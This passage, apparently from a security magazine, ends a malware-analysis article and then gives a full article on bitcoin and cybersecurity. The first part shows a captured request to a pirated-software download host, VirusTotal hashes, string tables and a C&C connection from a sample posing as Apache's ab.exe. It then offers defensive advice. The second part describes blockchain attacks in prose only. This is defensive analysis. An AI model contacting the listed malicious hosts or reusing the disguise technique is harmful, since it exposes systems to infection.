
Shell commands for malicious artifacts:



```
GET /api/dw.php?
u=aHR0cDovL3RlY2hjcm9tZS5ibG9nc3BvdC5jb20vMjAxNC8xMi9hdXRvY2FkLTIwMTUtZnJlZS1kb3dubG9hZC1md
WxsLXZlcnNpb24td2luZG93cy1wYy5odG1s&n=QXV0b0NBRCAyMDE1IExhdGVzdCBGdWxsIFZlcnNpb24gRnJlZSBEb
3dubG9hZCB3aXRoIENyYWNrIEZvciBXaW5kb3dzIFBD HTTP/1.1
Host: minhaspromocoes.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: __cfduid=d6613f2b0d86bc325d56f64900b13b9a91507014632
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Tue, 03 Oct 2017 07:13:38 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.5.38
Vary: Accept-Encoding
Server: cloudflare-nginx
CF-RAY: 3a7e199640116fa2-SIN
Content-Encoding: gzip

b9
..........D....!.D.......-T.B....\a.0w@.U..7.Llf.W......;_N....
5.........i..F9S....)..!.....m..+..i..fx..G*L...".h.}...t..aNk.R.............t.|.Z.dj.
6..b5....y..g+6
```

Figure 19: Shell commands for malicious artifacts

For the community analysis, we submit this sample pirated software to virustotal.com & 21 out of 64 AV engines detected this file as a malware.



https://www.virustotal.com/#/file/f90094bb67936aa1fe215cb23297fbc2d81ed36292765
Search
Search or scan a URL, IP address, domain, or file hash
EXE

21 / 64

21 engines detected this file

SHA-256 f90094bb67936aa1fe215cb23297fbc2d81ed362927658a9f62da1435b03fbd3
File name f90094bb67936aa1fe215cb23297fbc2d81ed362927658a9f62da1435b03fbd3.exe....
File size 297.54 KB
Last analysis 2017-07-21 15:48:34 UTC


Figure 20: virustotal.com analysis

Malware use the name of legitimate software organization name

We can consider one common scenario, user download some software from untrusted sources after viewing the software name by thinking the downloaded software is legitimate. But sometimes found user actually download malware which disguised it activity by using valid software organization name.

At the end of our present analysis, we will analysis a malware which turn its user computer to infected system because it use legitimate software organization name, in our case this sample malware use the name of very popular organization name i.e. apache.org. From the string analysis of this malware we found, this malware try to establish one command and control server (C&C)15 by using network protocols on unusual ports.


Upon executed the file, in the MSVCRT.dll it perform CreateEvent, CreateFile, LoadLibrary & then WriteFile.



ascii	10	.rdata:0...	×	MSVCRT.dll
ascii	12	.rdata:0...	×	SetLastError
ascii	22	.rdata:0...	×	FreeEnvironmentStrings
ascii	21	.rdata:0...	×	GetEnvironmentStrings
ascii	10	.rdata:0...	×	GlobalFree
ascii	14	.rdata:0...	×	GetCommandLine
ascii	8	.rdata:0...	×	TlsAlloc
ascii	7	.rdata:0...	×	TlsFree
ascii	15	.rdata:0...	×	DuplicateHandle
ascii	17	.rdata:0...	×	GetCurrentProcess
ascii	22	.rdata:0...	×	GetTimeZoneInformation
ascii	5	.rdata:0...	×	Sleep
ascii	11	.rdata:0...	×	CreateEvent
ascii	12	.rdata:0...	×	SetStdHandle
ascii	14	.rdata:0...	×	SetFilePointer
ascii	10	.rdata:0...	×	CreateFile
ascii	10	.rdata:0...	×	CreateFile
ascii	19	.rdata:0...	×	GetOverlappedResult
ascii	15	.rdata:0...	×	DeviceIoControl
ascii	26	.rdata:0...	×	GetFileInformationByHandle
ascii	11	.rdata:0...	×	GetFileType
ascii	11	.rdata:0...	×	CreateMutex
ascii	12	.rdata:0...	×	ReleaseMutex
ascii	8	.rdata:0...	×	SetEvent
ascii	16	.rdata:0...	×	TerminateProcess
ascii	18	.rdata:0...	×	GetExitCodeProcess
ascii	12	.rdata:0...	×	GetVersionEx
ascii	14	.rdata:0...	×	GetProcAddress
ascii	11	.rdata:0...	×	LoadLibrary
ascii	9	.rdata:0...	×	WriteFile

Figure 21: String analysis of the sample malware

After that, it establish TCP/IP connection with its command and control server & possibly download others malicious compress files & perform malicious activity.




E	Ordinal ^	Hint	Function	Entry Point
C	1 (0x0001)	145 (0x0091)	accept	0x00014F05
C	2 (0x0002)	146 (0x0092)	bind	0x00009F9C
C	3 (0x0003)	147 (0x0093)	closesocket	0x00003284
C	4 (0x0004)	148 (0x0094)	connect	0x000075DE
C	5 (0x0005)	155 (0x009B)	getpeername	0x00006F47
C	6 (0x0006)	160 (0x00A0)	getsockname	0x0000A3AD
C	7 (0x0007)	161 (0x00A1)	getsockopt	0x00006DF6
C	8 (0x0008)	162 (0x00A2)	htonl	0x00002E0B
C	9 (0x0009)	163 (0x00A3)	htons	0x00002CB7
C	10 (0x000A)	168 (0x00A8)	ioctlsocket	0x0000A64D
C	11 (0x000B)	164 (0x00A4)	inet_addr	0x0000A8D2
C	12 (0x000C)	165 (0x00A5)	inet_ntoa	0x00012712
C	13 (0x000D)	169 (0x00A9)	listen	0x00011BA0

ascii	4	.data:0...	×	POST
ascii	4	.data:0...	×	wait
ascii	6	.data:0...	×	socket
ascii	10	.data:0...	×	keep-alive
ascii	10	.data:0...	×	Keep-Alive
ascii	4	.data:0...	×	HTTP
ascii	8	.data:0...	×	https://
ascii	4	.data:0...	×	[%s]
ascii	7	.data:0...	×	http://
ascii	17	.data:0...	×	CommandLineToArgv
ascii	18	.data:0...	×	Connection refused
ascii	8	.data:0...	×	Cancello
ascii	21	.data:0...	×	GetCompressedFileSize
ascii	21	.data:0...	×	GetCompressedFileSize

Figure 22: String analysis of the sample malware for C&C communication


Debug artifacts & some sort of signature file of its work put on C:\local0\asf\release\build-2.2.14\support\Release\ab.pdb & executables was ab.exe.



C:\local0\asf\release\build-2.2.14\support\Release\ab.pdb
http://www.apache.org/licenses/LICENSE-2.0
ab.exe
ab.exe

Figure 21: Debug artifacts & executables

By using Process Explorer of Windows Sysinternals tools, we observed infected host try to established TCP traffic to remote host by using unusual ports.




☑ Resolve addresses

Prot...	Local Address	Remote Address	State
TCP	win-pec965i6civ.locald...	lfbn-1-11824-201.w90-93.abo.wanadoo.fr:44444	SYN_SENT

Figure 23: TCP communication by malware

For the community analysis, we submit this sample to virustotal.com & 52 out of 64 AV engines detected this file as a malware.



https://www.virustotal.com/#/file/2e6e9bb523ea20bc28f840e387bea5da5a7dc3afa97a40846b8565e82b38e62a/detection

Search or scan a URL, IP address, domain, or file hash

52 engines detected this file

SHA-256 2e6e9bb523ea20bc28f840e387bea5da5a7dc3afa97a40846b8565e82b38e62a
File name 25099969496d13ea9bab9b30924e465c.virus
File size 72.07 KB
Last analysis 2017-07-28 08:42:40 UTC

52 / 64

Figure 24: virustotal.com analysis

Conclusion

From the paper, we gained basic malware analysis method, their infection method, now it is time to build defenses against the malware using multiple layer of protection. Presently in cyber security world, building defenses means defense-in-depth philosophy. From the cyber security best practices, we can offer some points, if the computer users follow, it help them keep reduce the risks16.

Malicious software, also known as "malware", often takes advantage of vulnerabilities. It's important to keep user computer up to date with patches.

Always use genuine software, download files only from trusted sources.

Viruses and spyware are often sent via email and often in what are called "spoofed" messages - or emails that appear to be from a trusted sender but actually are not. If you receive a file attachment or link you weren't expecting, even if it appears to be from a trusted source, consider it carefully.

Use firewall, antivirus, anti-malware, and anti-exploit technology.

Log out of websites after finish the work. Always use strong passwords and/or password managers.

If a virus erases or corrupts files on user hard disk, a recent backup may be the only way to recover the data. Back up the entire system regularly.

References

1. https://en.wikipedia.org/wiki/Malware

2. https://www.bleepingcomputer.com/news/security/jaff-ransomware-distributed-via-necurs-malspam-and-asking-for-a-3-700-ransom/

3. https://misp.first.org

4. https://github.com/jesparza/peepdf

5. https://blog.didierstevens.com/programs/oledump-py/"https://blog.didierstevens.com/programs/oledump-py/

6. https://www.virustotal.com/#/file/e8b8a74d01de5eb11844499c433199dd801f7548d201b614327f1872c07c7efb/detection

7. https://www.adobe.com/content/dam/Adobe/en/devnet/pdf/pdfs/pdf_reference_archives/PDFReference.pdf

8. https://en.wikipedia.org/wiki/List_of_Microsoft_Office_filename_extensions

9. https://www.aldeid.com/wiki/Oledump

10. https://www.virustotal.com/#/url/3c699a063902b6340998d7c27ae05148a200348b93a516f65926161680836f84/detection

11. https://news.microsoft.com/en-ph/2017/06/28/nus-study-cybercriminals-exploit-pirated-software-fuel-malware-infections-asia-pacific/

12. https://en.wikipedia.org/wiki/Botnet

13. https://support.office.com/en-us/article/Best-practices-for-protection-from-viruses-d64131a8-b0ef-4bc5-9ba0-8a5cb42684dd

Author: Debashis Pal

Debashis Pal presently working as Computer Incident Handling Specialist in BGD e-GOV CIRT Team (www.cirt.gov.bd), Leveraging ICT for Growth, Employment and Governance project of Bangladesh Computer Council (BCC) under the Ministry of Information and Communication Technology, Bangladesh.

The Effect of Bitcoin on Cybersecurity

by Tawhidur Rahman

In 2008, bitcoin made its debut to the world. Most people expected it would be a novelty technology that would only catch on with niche technical groups and cybercriminals. They were quickly proven wrong as it has become one of the most disruptive technologies of the past decade. Bitcoin is changing many things, including cybersecurity. Cryptocurrencies have had both positive and negative impacts on the cybersecurity industry. Here are some important changes bitcoin has created that you can't afford to overlook.

Bitcoin, Ransomware and Anonymity

Anonymity was one of the primary reasons bitcoin became so popular with users. Unfortunately, criminals enjoy the same anonymity as law-abiding citizens who have valid reasons for protecting their privacy. Bitcoin has made it much easier for criminals to launder illegal money. With a growing number of hackers using bitcoin in ransomware attacks, Dr. Simon Moores, a former technology ambassador for the UK government, observes that it appears to be encouraging new cyberattacks.

"Bad guys were using this currency to buy virtual Picassos for $500,000 as a way of laundering the money," Moores told The Guardian. "I'm still trying to digest the fantastic scale of the criminal opportunities and the money that can be made and laundered outside the control of law-enforcement agencies and governments."

Cybersecurity professionals are in the forefront trying to fight back against the growing threats of ransomware, which have almost tripled over the past year.

Bitcoin and the Rise of Blockchain Technology

Bitcoin is built on blockchain, a decentralized communication system that can address many cybersecurity problems. It was implemented to authenticate bitcoin transactions but could prove to be the future of cybersecurity technology. The problems with many existing security systems is that they:

- Are easy to locate

- Offer hackers multiple avenues to attack

- Can be overtaken by hackers

Since blockchain is offline and highly decentralized, it is a far more secure system. It works as a distributed database that is duplicated across a large network of computers. This network regularly updates the database. Additionally, since the blockchain database isn't stored in a single location, it is not immediately accessible and difficult to hack. Because of its structure, a blockchain cannot:

- Be controlled by a single entity

- Has no single point of failure

Blockchain technology is being considered to potentially solve issues in economic, legal and political systems. With contracts, transactions and records that are constantly updated and distributed, blockchain could enable sharing and collaboration more efficiently. Should these problems be solved, blockchain is arguably more valuable than bitcoin itself.

Minimizing Customer Exposure to Security Breaches

Some of the most infamous security breaches recently and in the past couple of years exposed the following data to malicious hackers:

- Names

- Addresses

- Email addresses and contact information

- Credit cards

- Bank account information

- Other private data

This information was kept by almost every organization customers interacted with in any digital capacity. Some of these records weren't encrypted, which made it easy for hackers to exploit.

This isn't as much of a problem with bitcoin, because customers don't need to store their financial information with every vendor. Trevor Murphy, chief technology officer at BitStash told International Business Times that brands also won't always need to provide their physical contact information for authentication purposes.

"Bitcoin and solutions like it, solve these problems, because they do not require us to expose personal information just to buy a pizza. Every transaction is done with a bearer instrument that does not give the receiver any information that might be used or stolen to exact future payments, or perform any fraud. It's just like cash, only designed for the 21st century, designed for the world we live in now. It protects consumers from identity theft, fraud, and reduces the massive costs associated with processing transactions, opening up global economies and bringing massive new consumer markets into an integrated 21st century economy."

By providing more privacy to customers, bitcoin can reduce many of the biggest concerns caused by security breaches.

Growing Threat of Keylogger Activity

Bitcoin lets customers store their currencies remotely in offline bitcoin wallets. Hackers won't be able to easily attack the decentralized blockchain network, so their next option would be to try to exploit the user's own machine. One way for them to do this is to install keylogger software that can help them identify the codes to a bitcoin user's wallet. Members of the bitcoin network will need to be aware of this risk and take all necessary precautions against keylogger applications.

Public Blockchain Security Risks

More than half of the network's hashing power rests in a single country's (China) hands. The concentration of mining power in countries like China is partially due to cheaper electricity prices. This threatens to subvert crypto currency's democratic nature. Giant mining pools and the other massive bitcoin-mining conglomerates can effectively monopolize control over the bitcoin blockchain. This may lead to network centralization and the possibility of collusion and making the network vulnerable to changes in policy on electricity subsidies.

Cyber criminals are increasingly interested in stealing crypto-currency due to their climb in value. They have recently hacked into DAO and Bitfinex exchange. The DAO lost more than $50m, cutting the value of the currency by a third. Bitfinex lost about $65m in a cyber attack in 2016.

Blockchain code is still in its infancy and may be subject to currently unknown security vulnerabilities. In particular, the Ethereum smart contract language is relatively new and there may be zero day attacks that hackers can exploit.

Sometimes, the attacker announces an inaccurate timestamp while connecting to a node for a transaction. The network time counter of a node is altered by the attacker and the deceived node may accept an alternate block chain. The serious consequences of this are double-spending and wastage of computational resources during the mining process. This is also known as a "time-jacking attack".

The double spending attack is a serious threat for the blockchain transaction in which the attacker successfully makes more than one transaction using a single coin resulting in invalidating the 'honest' transaction. This attack is most likely to occur with 'fast payment' mode.

There may be bugs in Bitcoin Core that haven't been discovered yet. However, the implementation of alternative client software is helping to uncover unexpected behavior as the network matures.

The most popular mode of storage for crypto-currencies may be insecure. Many users store their private keys in internet based, and thus hack-prone, wallets. The best practice is to avoid using these hot wallets.

The veracity of each entry rests on those in control of the private key of each account.

Regulations and laws sometimes require the use of certain controls that may not be relevant or possible using blockchain.

The legal liability for losses resulting from a failure of algorithmic trust is yet to be determined.

Hackers may employ blockchain cryptographic algorithms and mechanisms to perform malicious activities without leaving any traces (ex. a sybil attack).

A vulnerability that allows a pool of sufficient size to obtain revenue larger than its ratio of mining power. In this attack, the colluding group of miners will force the honest miners into performing wasted computations on the stale public branch. In other words, the honest miners spend their cycles on blocks that eventually will not be part of the blockchain and they are forced by selfish miners to do so. The selfish mining group will keep their mined blocks private and will secretly perform bifurcation of the blockchain while the 'honest' miners continue to waste their computational power to the public branch. The selfish miners will then reveal the blocks to the public branch and the 'honest' miners will switch to the recently mined blocks, which will make the selfish miner group earn more revenue. This is also known as "Selfish Mining".

Private Blockchain Risks

A node that restricts the transmission of information, or transmits incorrect information, must be identifiable and circumvented to maintain the integrity of the system. Blockchains achieve consensus on their ledger through communication. This communication occurs between nodes, each of which maintains a copy of the ledger and informs the other nodes of new information: newly submitted or newly verified transactions. Private blockchain operators can control who is allowed to operate a node, as well as how those nodes are connected. A node with more connections will receive information faster. Likewise, nodes may be required to maintain a certain number of connections to be considered active.

Another security concern is the treatment of uncommunicative or intermittently active nodes. Nodes may go offline for innocuous reasons, but the network must be structured to function without the offline nodes, and it must be able to quickly bring these nodes back up to speed if they return.

In a private blockchain, operators may choose to permit only certain nodes to perform the verification process. These trusted parties would be responsible for communicating newly verified transactions to the rest of the network.

While the risks of building a financial market or other infrastructure on a public blockchain may restrict certain companies pause, private blockchains offer a degree of control over both participant behavior and the transaction verification process. The use of a blockchain-based system is a signal of the transparency and usability of that system, which are bolstered by the early consideration of the system's security. Just as a business will decide which of its systems are better hosted on a more secure private intranet or on the internet, but will likely use both, systems requiring fast transactions, the possibility of transaction reversal, and central control over transaction verification will be better suited for private blockchains, while those that benefit from widespread participation, transparency, and third-party verification will flourish on a public blockchain.

Conclusion

Apart from public blockchain and private block chain there is one more blockchain called consortium blockchain. It is a blockchain where the consensus process is controlled by a pre-selected set of nodes; for example, one might imagine a consortium of 15 financial institutions, each of which operates a node and of which 10 must sign every block in order for the block to be valid. The right to read the blockchain may be public, or restricted to the participants, and there are also hybrid routes such as the root hashes of the blocks being public together with an API that allows members of the public to make a limited number of queries and get back cryptographic proofs of some parts of the blockchain state. These blockchains may be considered "partially decentralized". This kind of blockchain has risks based on how it is implemented.

Private blockchains are missing a lot of important features and characteristics compared to public chains. In particular, interoperability, low operational costs (at least for moderate transaction volumes) and network effects are sorely lacking on closed, private networks.

On the other hand, the main drawbacks of public chains are privacy and scalability. Both can be mitigated to some extent but are not completely solved as of today. In my opinion, unless one has very strong needs with respect to privacy and scalability, which cannot be solved with current techniques, one is generally better off by using a public chain.

This does not mean that every transaction and data transfer needs to go through a public chain. In fact, I think the often used analogy of intranet and internet for private and public chains is very fitting. Both variants are needed, but I think that real innovation and progress, which often comes through cooperation and interoperability, will first be seen on the public chain.

Author: Tawhidur Rahman

Tawhidur is a security professional with over 12 years of experience in Cyber security consultancy, Framework Design, Policy Making, project development and execution, integration of various technologies, lawful interception system, Telecommunication network interrogation & active tracking system, command control and communication, safe city projects design and implementation, critical infrastructure security, tactical & intelligence solutions etc. He has 48 Global vendor certificate like C|CISO, CEH, ITILFV3, ISO/IEC 27001 LA, COBIT 5, CLPTP, CCTA,CFIP,CCIP,CSMIE etc.